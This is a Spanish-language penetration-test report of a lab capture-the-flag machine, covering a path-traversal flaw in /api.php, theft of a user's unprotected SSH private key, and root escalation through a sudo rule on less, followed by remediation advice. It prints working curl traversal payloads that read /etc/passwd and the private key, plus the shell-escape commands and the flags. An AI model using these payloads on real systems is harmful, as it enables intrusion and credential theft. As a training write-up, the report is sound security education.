INFORME DE PENTESTING

THE READER

Local File Inclusion → exfiltracion de clave SSH → escalada a root

Objetivo	THE READER (host: thereader) · 172.17.0.2
Servicios	22/tcp SSH (OpenSSH 10.0p2) · 80/tcp HTTP (Apache 2.4.67)
Tipo de prueba	Caja negra, no autenticada (black-box external)
Dificultad	Facil
Fecha	6 de noviembre de 2026
Autor	Josep Sanz
Plataforma	whoami-labs (laboratorio autorizado)
Clasificacion	CONFIDENCIAL

FLAG USUARIO	FLAG ROOT
`user{byp4ss_js_w1th_bUrp_LFI_2_SSH}`	`root{l3ss_1s_m0r3_p0w3rfu1}`

1. Resumen ejecutivo

Se realizo una prueba de intrusion de caja negra sobre el sistema **THE READER** (172.17.0.2), un servidor web Linux que publica un portal de noticias tecnologicas (*"The Reader - Tech Insights"*). Partiendo de una posicion sin credenciales, fue posible comprometer el host por completo y obtener privilegios de **root** en pocos minutos.

El punto de entrada es una vulnerabilidad de **Local File Inclusion (LFI) / Path Traversal** en el endpoint `/api.php`, que permite leer archivos arbitrarios del servidor sin autenticacion. Mediante este fallo se exfiltro la **clave SSH privada** del usuario `reader`, almacenada **sin passphrase**, lo que concedio acceso interactivo al sistema. Una vez dentro, una regla de `sudo` mal configurada (`NOPASSWD` sobre `/usr/bin/less`) permitio escalar a **root** abusando de una tecnica documentada en GTFOBins.

El impacto es **critico**: un atacante remoto no autenticado logra control total del servidor, lo que compromete la confidencialidad, integridad y disponibilidad de todos los datos y servicios alojados. La cadena completa se resume en el propio nombre de las flags: *bypass → LFI → SSH* y *"less is more"*.

Valoracion global del riesgo

RIESGO AGREGADO DE LA CADENA	CRITICO

2. Alcance, reglas y metodologia

La prueba se ejecuto integramente dentro de un **laboratorio aislado y autorizado** (whoami-labs). El unico activo en alcance fue el host `172.17.0.2`; no se atacaron sistemas de terceros ni se salio del perimetro definido. Toda la actividad queda documentada con capturas como evidencia.

En alcance	172.17.0.2 (host THE READER) · puertos TCP 22 y 80
Fuera de alcance	Cualquier otro host, DoS, ingenieria social y phishing
Ventana	06/11/2026 · sesion de pruebas (aprox. 25 min)
Maquina atacante	Kali Linux 2026 (172.17.0.1)

La metodologia sigue las fases habituales de una operacion de red team, alineadas con **MITRE ATT&CK**: reconocimiento y enumeracion, acceso inicial, escalada de privilegios y post-explotacion, cerrando con recomendaciones de remediacion.

3. Resumen de vulnerabilidades

ID	Vulnerabilidad	CWE / OWASP	CVSS 3.1	Severidad
V-01	Local File Inclusion / Path Traversal en `/api.php`	CWE-22, CWE-98 OWASP A01:2021	**7.5**	Alta
V-02	Clave SSH privada expuesta y **sin passphrase**	CWE-522, CWE-321 OWASP A07:2021	**7.5**	Alta
V-03	Escalada por `sudo NOPASSWD` sobre `less` (GTFOBins)	CWE-250, CWE-269 OWASP A04:2021	**7.8**	Alta
V-04	Fuga de versiones y HTTP sin cifrado (TLS)	CWE-200, CWE-319 OWASP A05:2021	**5.3**	Media

Aunque cada debilidad aislada se valora como *Alta* o *Media*, su **encadenamiento** eleva el riesgo real a **Critico**: ninguna por si sola da root, pero juntas llevan de un atacante anonimo a control total del host.

4. Desarrollo tecnico

Fase 1 — Reconocimiento y escaneo de puertos

Se parte unicamente de la IP del objetivo. Un escaneo completo con Nmap (todos los puertos, deteccion de versiones y scripts por defecto) revela una superficie minima: SSH y un servidor web.

```
nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
```

El escaneo identifica **22/tcp** (OpenSSH 10.0p2 Debian) y **80/tcp** (Apache httpd 2.4.67), con el titulo *"The Reader - Tech Insights"*. Sin credenciales para SSH, el vector logico es la aplicacion web del puerto 80.



Fig. 1 — Nmap: puertos 22 (SSH) y 80 (HTTP/Apache 2.4.67). Titulo del sitio: The Reader - Tech Insights.

Fase 2 — Enumeracion de contenido web

Con **feroxbuster** se enumeran rutas y ficheros del servidor web, probando varias extensiones habituales.

```
feroxbuster -u http://172.17.0.2 -t 5 \
-x php,bak,txt,html,py,zip \
-w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
```

Se descubren `/`, `/index.html`, `/articles/` y, sobre todo, un endpoint dinamico: `/api.php`. Este ultimo es el candidato mas interesante, por tratarse de codigo del lado servidor que probablemente procese parametros del usuario.




Fig. 2 — feroxbuster descubre /api.php, /articles/ e /index.html (4 recursos validos).

Fase 3 — Acceso inicial: LFI en /api.php (V-01)

Al probar un parametro `file` contra `/api.php` con una secuencia de *path traversal* (`../../../../`), el servidor devuelve el contenido de un archivo local arbitrario. Se confirma leyendo `/etc/passwd`. El endpoint acepta el parametro tanto por GET (`?file=`) como por POST, por lo que un filtro del lado cliente se evita trivialmente con curl o Burp.

```
curl -X POST http://172.17.0.2/api.php --data "file=../../../../etc/passwd"
```

La respuesta lista las cuentas del sistema y, de forma clave, revela un usuario con shell valida: `reader:x:1000:1000::/home/reader:/bin/bash`. Este dato dirige el siguiente paso.




Fig. 3 — LFI confirmado: lectura de /etc/passwd via api.php. Se identifica el usuario 'reader'.

Fase 4 — Exfiltracion de la clave SSH (V-02)

Conocida la ruta del home del usuario, se usa la misma LFI para intentar leer su clave privada SSH en la ubicacion por defecto `~/.ssh/id_rsa`.

```
curl -X POST http://172.17.0.2/api.php \
--data "file=../../../../home/reader/.ssh/id_rsa"
```

El servidor entrega la **clave privada completa** (`BEGIN OPENSSH PRIVATE KEY`). La clave **no esta protegida con passphrase**, por lo que es directamente utilizable para autenticarse. Se guarda localmente como `id_rsa` con permisos `600`.



Fig. 4 — La LFI permite exfiltrar la clave SSH privada de 'reader', almacenada sin passphrase.

Fase 5 — Acceso por SSH y flag de usuario

Con la clave obtenida se establece una sesion SSH como `reader`, obteniendo una shell interactiva en el host y la primera flag.

```
chmod 600 id_rsa
ssh -i id_rsa reader@172.17.0.2
reader@thereader:~$ cat user.txt
user{byp4ss_js_w1th_bUrp_LFI_2_SSH}
```




Fig. 5 — Acceso SSH como 'reader' usando la clave exfiltrada. Flag de usuario capturada.

Fase 6 — Escalada de privilegios a root (V-03)

El primer paso tras lograr acceso es enumerar privilegios. `sudo -l` muestra que `reader` puede ejecutar `/usr/bin/less /var/log/syslog` como root **sin contrasena** (`NOPASSWD`).

```
reader@thereader:~$ sudo -l
User reader may run the following commands on thereader:
(root) NOPASSWD: /usr/bin/less /var/log/syslog
```




Fig. 6 — sudo -l revela NOPASSWD sobre /usr/bin/less: via directa de escalada (GTFOBins).

less es un paginador interactivo que permite ejecutar comandos del sistema desde su propia interfaz (`!comando`). Como se ejecuta como root via sudo, lanzar una shell desde dentro de `less` otorga una shell con `uid=0`. Es una tecnica catalogada en **GTFOBins** (MITRE ATT&CK T1548.003).

```
reader@thereader:~$ sudo /usr/bin/less /var/log/syslog
(dentro de less): !/bin/sh # o escribir !sh y Enter
root@thereader:~# id
uid=0(root) gid=0(root) groups=0(root)
root@thereader:~# cat /root/root.txt
root{l3ss_1s_m0r3_p0w3rfu1}
```

```
reader@thereader:~$ sudo -l
Matching Defaults entries for reader on thereader:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User reader may run the following commands on thereader:
    (root) NOPASSWD: /usr/bin/less /var/log/syslog
reader@thereader:~$ sudo /usr/bin/less /var/log/syslog
root@thereader:/home/reader# cd /root/
root@thereader:~# whoamui
bash: whoamui: command not found
root@thereader:~# whoami
root
root@thereader:~# id
uid=0(root) gid=0(root) groups=0(root)
root@thereader:~# ls -laH
total 24
drwx------ 1 root root 4096 Nov  6 16:30 .
drwxr-xr-x 1 root root 4096 Nov  6 16:30 ..
-rw-r--r-- 1 root root  607 May  8 16:10 .bashrc
-rw-r--r-- 1 root root  132 May  8 16:10 .profile
drwx------ 2 root root 4096 May 23 15:09 .ssh
-r-------- 1 root root   28 Nov  6 16:30 root.txt
root@thereader:~# cat root.txt
root{l3ss_1s_m0r3_p0w3rfu1}
root@thereader:~#
```

Fig. 7 — Shell como root obtenida desde less (sudo). Flag de root capturada: control total del host.

5. Remediacion

V-01	LFI / Path Traversal en /api.php	Alta

- No construir rutas de ficheros a partir de entrada del usuario. Usar un *whitelist* de identificadores permitidos en lugar de nombres de fichero.
- Si es inevitable, normalizar la ruta (`realpath`) y validar que queda confinada en un directorio base; rechazar `../`, bytes nulos y rutas absolutas.
- Ejecutar PHP con un `open_basedir` restringido y minimos permisos de lectura.
- No exponer endpoints de API de depuracion en produccion.

V-02	Clave SSH privada expuesta y sin passphrase	Alta

- **Rotar inmediatamente** la clave comprometida y revocar la publica asociada en `authorized_keys`.
- Proteger toda clave privada con una passphrase robusta; no dejarla legible por el servicio web.
- Nunca ubicar material sensible bajo rutas alcanzables por la aplicacion; aplicar permisos estrictos (`700` en `~/.ssh`, `600` en la clave).

V-03	sudo NOPASSWD sobre less	Alta

- Retirar la regla `NOPASSWD` sobre `/usr/bin/less`; ningun binario con *escape* a shell (less, vim, python, etc.) debe concederse via sudo.
- Si se necesita leer un log, usar herramientas sin escape (p.ej. `sudo cat` sobre un fichero concreto) y aplicar el principio de minimo privilegio.
- Auditar periodicamente `sudo -l` y `/etc/sudoers` frente a una linea base.

V-04	Fuga de versiones y HTTP sin TLS	Media

- Ocultar banners/versiones de Apache (`ServerTokens Prod`, `ServerSignature Off`).
- Servir el sitio por HTTPS con TLS y redirigir HTTP → HTTPS; mantener el software actualizado.

6. Conclusion y leccion aprendida

THE READER ilustra como varias debilidades “moderadas” se encadenan hasta un compromiso total. El error raiz es doble: confiar datos del usuario para acceder al sistema de ficheros (LFI) y relajar el principio de minimo

privilegio (`sudo` sobre un binario con escape a shell). Romper **cualquier** eslabon — sanear la entrada de `/api.php`, proteger la clave SSH o retirar el `NOPASSWD` sobre `less` — habria detenido la cadena por completo.

La leccion central: **toda entrada es hostil hasta que se valida en el servidor**, y el acceso debe concederse con el minimo privilegio imprescindible. Un paginador que puede abrir una shell nunca deberia ejecutarse como root sin control.

Nota legal. Esta prueba se realizo en un entorno de laboratorio aislado y expresamente autorizado (whoami-labs), con fines formativos. Las tecnicas aqui descritas solo deben aplicarse sobre sistemas propios o con autorizacion escrita del titular. El uso no autorizado es ilegal.